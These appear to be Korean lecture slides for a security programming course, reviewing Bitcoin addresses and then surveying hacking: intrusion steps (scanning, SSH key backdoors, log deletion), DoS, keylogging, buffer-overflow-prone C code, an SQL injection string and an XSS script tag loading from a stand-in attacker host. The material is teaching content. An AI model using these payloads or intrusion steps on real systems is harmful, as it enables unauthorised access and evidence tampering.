

정보보호프로그래밍

12주차

2026-05-21 (목)



강의내용

- 블록체인 REVIEW (교재 중심)
- 비트코인 작업증명
 - 주어진 Bits로 Target을 구하는 코딩

2. 블록체인에서 해시의 활용

교재 164페이지 코드 4.5
pip install base58check
pip install ecdsa

• 비트코인 주소 생성하기

34자의 길이



일반적인 비트코인 주소 예:

1BvBMSEYstWetqTFn5Au4m4GFg7xJaNVN2

다중 서명 가능 비트코인 주소 예:

3J98t1WpEZ73CNmQviecrnyiWrnqRhWNLy

비트코인 생성 메커니즘



5장 해킹이란

해킹과 크래킹

• 해킹

- 컴퓨터 시스템, 네트워크, 프로그램 등에 운영자가 의도하지 않은 동작을 일으키도록 하거나 허가 없이 접근하거나 조작하는 행위
 - ✓ 화이트 해커
 - ✓ 블랙 해커
 - ✓ 그레이 해커
 - 음지에서 활동하는 화이트 해커
 - ✓ 스크립트 키디 (스키디)
 - 해킹기술 없이, 해킹도구만을 이용하여 시스템에 해악을 끼치는 사람들

• 크래킹

- 악의적인 목적
 - ✓ 크래커 = 블랙 해커

해킹 유형

- 소프트웨어 크래킹

- 소프트웨어 개발사의 동의를 구하지 않고 소프트웨어를 무단으로 수정
 - ✓ 라이선스 기능들을 해제
 - 소프트웨어 바이너리를 직접 편집 (리버스 엔지니어링)

- 시스템 해킹

- 패스워드 크래킹
- 버퍼 오버플로우
- 리버스 엔지니어링
- 레이스 컨디션
- 포맷 스트링
- SQL 주입
- 백도어
- 악성코드

해킹 유형

- 1단계

- 원격 접속 터미널 준비
 - ✓ Cygwin, putty

- 2단계

- 자신의 컴퓨터 안전성 확보
- 우회

- 3단계

- 해킹 대상 테스트
 - ✓ Ping, portscan

해킹 유형

- 4단계

- 해킹 대상 OS 확인

- ✓ Nmap

- 시스템의 오픈 포트, 방화벽, 라우터의 종류, 시스템의 OS 확인 가능
 - 해당 시스템에 대한 취약점 조사

- 5단계

- 침입 경로 탐색

- ✓ FTP 21 포트, HTTP 80 포트

- ✓ 다른 응용 프로그램의 포트 확인

해킹 유형

- 6단계

- 패스워드 또는 인증 프로세스 크래킹
 - ✓ 무차별 대입 공격?
 - 정책 (횟수 제한)
 - ✓ 대부분, 패스워드 저장 DB 공격

- 7단계


- 루트 권한 획득
 - ✓ 시스템의 취약점 BOF 활용하여 심어 놓은 특정 코드를 실행하게 함

해킹 유형

- 7단계

- 루트 권한 획득

- ✓ 시스템의 취약점 BOF 활용하여 심어 놓은 특정 코드를 실행하게 함



- 위 예제의 4개 특수 기호 값

- Ox6A
 - Ox10
 - Ox2A
 - Ox21

Stack
pointer

Storage for Password (12 bytes)
"123456789012"
Caller ebp—Frame pointer main() (4 bytes)
"3456"
Return address—main() (4 Bytes)
"j!*" (return to line 7 was line 3)
Storage for PwStatus (4 bytes)
"\0" - NULL (last 3 bytes unchanged)
Caller ebp—Frame pointer OS (4 bytes)
Return address of main()—OS (4 Bytes)

해킹 유형

- 8단계

- 백도어 만들기

- ✓ 시스템 장악

- ✓ 예) SSH 서버 백도어 : 공격자의 공개키를 서버의 authorized-keys 파일에 등록

- Password authentication = NO : 공개키를 통한 인증 방법 진행

- 9단계

- 침입 흔적 지우기

- ✓ 접속 로그 기록 삭제

- /var/log/apache2/

- Access.log (접속 로그)

- Error.log (오류 로그)

네트워크 해킹

- 스캐닝
 - Port scan
- 스니핑
 - 네트워크 패킷 도청
- 스푸핑
 - 네트워크 패킷 위조/변조

서비스 거부 공격

- 마스터
 - 좀비 (슬라이브) 컴퓨터 제어
- 타겟 시스템
 - 공격대상 시스템
- 행위
 - ICMP flooding 공격
 - ✓ Echo request 를 대량으로 보냄!
 - Teardrop 공격
 - ✓ IP 헤더 : fragmentation offset, More fragment (MF), identification
 - P2P attack
 - ✓ Sybil attack : 한 공격자가 다수의 가짜 ID(노드)를 만들어 네트워크에 영향력을 행사
 - 비트코인 채굴
 - Permanent dos attack
 - ✓ 장치를 영구적으로 사용 불능 상태로 만드는 공격
 - Phlashing : flash 메모리 손상

APT

- Advanced persistent threat

- 향상된 집요하고 지속적인 위협

- ✓ 익스플로잇

- 시스템에 이상 동작을 야기하는 시스템의 취약점 또는 버그를 활용하는 소프트웨어, chunk 데이터, 명령들의 집합

- ✓ 공격자는 익스플로잇을 활용

- 익스플로잇을 통해 공격자가 만들어 둔 악성코드를 대상 시스템으로 전송 받아 설치하게 됨

- ✓ C&C (command and control)

- 악성코드는 시스템의 정보를 추출하여 공격자의 C&C 시스템으로 전송

- 제로데이 공격

- ✓ 익스플로잇에 (최신 취약점) 대한 보안 패치가 나오기 전에 해당 취약점을 활용하여 공격을 시도하는 것

해킹 기법

- 암호 공격

- 암호문 단독 공격

- 알려진 평문 공격

- ✓ 공격자는 평문과 암호문 한 쌍 만을 알 수 있음

- 선택 평문 공격

- ✓ 공격자는 많은 수의 선택된 평문에 대한 암호문 쌍들을 알 수 있음

- 선택 암호문 공격

- ✓ 공격자는 많은 수의 선택된 암호문에 대한 평문 쌍들을 알 수 있음

해킹 기법

- 키로깅

- 키스토크 로깅 = 키로깅
 - ✓ 사용자가 입력한 키보드 정보를 직접 가로채는 방법
- 프로그램 작성은 간단
 - ✓ 어떻게 대상 시스템에 발각되지 않고 은밀하게 심느냐가 관건
- 마지막 주차 수업에 구현 예정

해킹 기법

• 버퍼 오버플로우

```
char array[10];  
for(i = 0; i < 10; ++i)  
    array[i] = 'A';  
array[10] = 'B';
```

```
1. int main(void) {  
2.     char Password[80];  
3.     puts("Enter 8 character password:");  
4.     gets(Password);  
    ...  
5. }
```

```
1. int main(int argc, char *argv[]) {  
2.     char *buff = (char *)malloc(strlen(argv[1])+1);  
3.     if (buff != NULL) {  
4.         strcpy(buff, argv[1]);  
5.         printf("argv[1] = %s.\n", buff);  
6.     }  
7.     else {  
8.         /* Couldn't get the memory - recover */  
9.     }  
10.    return 0;  
11. }
```

해킹 기법

- 스니핑

- 패킷 스니퍼

- ✓ Promiscuous mode

- 전달되는 패킷을 버리지 않고 다 스니핑 할 수 있음

- ✓ 통신망 보안

- 패킷 스니핑 및 변경, 수정

- 스푸핑

- IP 스푸핑

- ✓ IP 주소 변경

- ARP 스푸핑

- ✓ ARP 캐시 감염

- DNS 스푸핑

- ✓ 공격자가 DNS 서버 장악 (DNS 캐시 조작)

해킹 기법

- 악성코드

- 컴퓨터 바이러스

- ✓ 실행 가능한 프로그램에 숨어서 전파되는 악성코드

- 웜

- ✓ 스스로 복제하여 네트워크에 전파 후 또 다시 감염

- 웜 바이러스

- 트로이목마

- ✓ 마스터/슬레이브로 구성

- ✓ 자기 복제 능력이 없기 때문에 다른 파일에 침투하거나 스스로 복제하여 전파되지 않음

- 스파이웨어

- ✓ 사용자의 동의 없이 컴퓨터에 설치

- 자바스크립트

- ✓ 애드웨어 등

해킹 기법

- 백도어

- Beast

- ✓ 윈도우 기반 트로이 목마
 - ✓ 원격관리 도구

- ICMP flooding

- Dos 공격의 일종 (= 스머프 공격)

- ✓ 네트워크의 브로드캐스트 주소를 통해 특정 네트워크에 연결된 모든 컴퓨터로 패킷을 보낼 수 있도록 함
 - Ping flooding
 - Ping 명령어 무한루프 사용
 - Syn flooding
 - Syn 명령어 무한루프 사용

해킹 기법

- 코드 주입
 - 엉뚱한 데이터를 애플리케이션으로 전달함으로써 잘못된 처리를 유도
- SQL 주입
 - 교재 200페이지 설명
 - ✓ Def auth 함수
 - ✓ SQL 문
 - 만약, where 이후의 구문이 참이 아니면 데이터베이스는 아무 데이터 반환하지 않음
 - 아이디 입력 부분에 임의의 코드 (스트링) 주입
 - `SELECT * FROM users WHERE userid = " OR '1'='1'`
- HTML 스크립트 주입
 - 주입된 자바스크립트가 실행되어 예기치 않은 동작이 발생 가능
 - ✓ Hi, hello, my name is jinwook byun, `<script src = "http://backhat/hack.js">`
 - Xss : cross site scripting 공격

5장 해킹 기법 구현하기

암호 공격

- 암호문 단독 공격
 - 무차별 대입 공격
 - ✓ 교재 207 페이지

수업 정리 및 질의 응답

- 수업 정리

- 블록의 작업증명 검증을 자유롭게 할 수 있습니까?

- 질의 응답

- Q/A



수업 정리 및 질의 응답

- 수업 정리
 - 작업증명 검증을 자유롭게 할 수 있습니까?
- 질의 응답
 - Q/A

참고자료

- 강의자료

- 본 강의자료는 아래의 교재 출판사에서 제공하는 이미지 파일 및 교재 내용으로 구성되었습니다.
 - ✓ 비트코인, 블록체인 바이블, 장세형 지음, 위키북스, 2021